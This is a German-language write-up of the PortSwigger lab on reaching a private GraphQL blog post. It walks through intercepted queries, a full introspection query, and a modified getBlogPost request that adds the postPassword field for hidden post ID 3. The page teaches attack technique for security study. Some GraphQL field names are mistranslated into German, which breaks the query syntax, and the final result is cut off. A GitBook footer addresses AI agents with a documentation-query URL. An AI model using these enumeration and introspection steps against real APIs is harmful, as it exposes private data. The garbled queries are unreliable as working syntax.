> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/graphql/accessing-private-graphql-posts.md).
# Zugriff auf private GraphQL-Posts
Notizen zum Zugriff auf private GraphQL-Posts für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### Zugriff auf private GraphQL-Posts
#### Ziel des Labs
Die Blogseite enthält einen Artikel **versteckt** (nicht aufgelistet), der ein **geheimes Passwort**. Um das Lab zu validieren, müssen Sie **diesen privaten Beitrag finden** und dann **das Passwort übermitteln**.
### 1) GraphQL-Verkehrsaufklärung

Beim Aufrufen der Haupt-Blogseite wird im Hintergrund eine GraphQL-Anfrage gesendet (über die **Netzwerk** oder **Burp** Registerkarte):
* Endpunkt: `POST /GraphQL/v1`
* Operation: `getBlogSummaries`
Beispiel einer abgefangenen Anfrage:
{% code overflow="wrap" expandable="true" %}
```graphql
{
"query": "/nquery getBlogSummaries {/n getAllBlogPosts {/n image/n title/n summary/n id/n }/n}",
"operationName": "getBlogSummaries"
}
```
{% endcode %}
Diese Abfrage gibt sichtbare Beiträge und ihre `ID`. Es fällt auf, dass die Liste Seiten/Beiträge **1, 2, 4 und 5**, aber dass **3 fehlt** → ein sehr guter Hinweis auf einen **privaten / versteckten Beitrag**.
#### 2) Wiederherstellung eines Beitrags anhand der ID
Wenn Sie einen Artikel öffnen, sendet die Anwendung eine weitere Abfrage, die den vollständigen Inhalt anhand der ID abruft:
```graphql
{
"query": "/n query getBlogPost($id: Int!) {/n getBlogPost(id: $id) {/n image/n title/n author/n date/n paragraphs/n }/n }",
"operationName": "getBlogPost",
"variables": {
"id": 2
}
}
```
Dies bestätigt, dass wir **aufzählen** Beiträge, indem wir `variables.id`.
#### 3) Introspektion zur Entdeckung des Schemas

Um alle verfügbaren Eigenschaften zu sehen, verwenden wir die**Introspektionsabfrage** (z. B. über **InQL**, **GraphQL-Registerkarte**, oder eine Standard-Payload):
```graphql
query IntrospectionQuery {
__schema {
queryType {
name
}
mutationType {
name
}
subscriptionType {
name
}
types {
...FullType
}
directives {
name
description
locations
args {
...InputValue
}
}
}
}
fragment FullType on __Type {
kind
name
description
fields(includeDeprecated: true) {
name
description
args {
...InputValue
}
type {
...TypeRef
}
ist veraltet
Grund der Veraltung
}
inputFields {
...InputValue
}
interfaces {
...TypeRef
}
enumValues(includeDeprecated: true) {
name
description
ist veraltet
Grund der Veraltung
}
possibleTypes {
...TypeRef
}
}
fragment InputValue on __InputValue {
name
description
type {
...TypeRef
}
Standardwert
}
fragment TypeRef on __Type {
kind
name
ofType {
kind
name
ofType {
kind
name
ofType {
kind
name
}
}
}
}gra
```

Antwort: **200 OK**, sehr groß (über 1000 Zeilen).

Die Analyse offenbart ein interessantes Feld: **`postPassword`**.
### (4) Extraktion des versteckten Beitrags (ID 3)

Neustart `getBlogPost` durch Hinzufügen des `postPassword` Feldes und dann das fehlende ID-Ziel (**3**):
```graphql
query getBlogPost($id: Int!) {
getBlogPost(id: $id) {
image
title
author
date
paragraphs
postPassword
}
}
```
Variablen:
```json
{
"id":3
}
```

Ergebnis: Die Antwort enthält den Wert von **`postPassword`** → c
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/graphql/accessing-private-graphql-posts.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.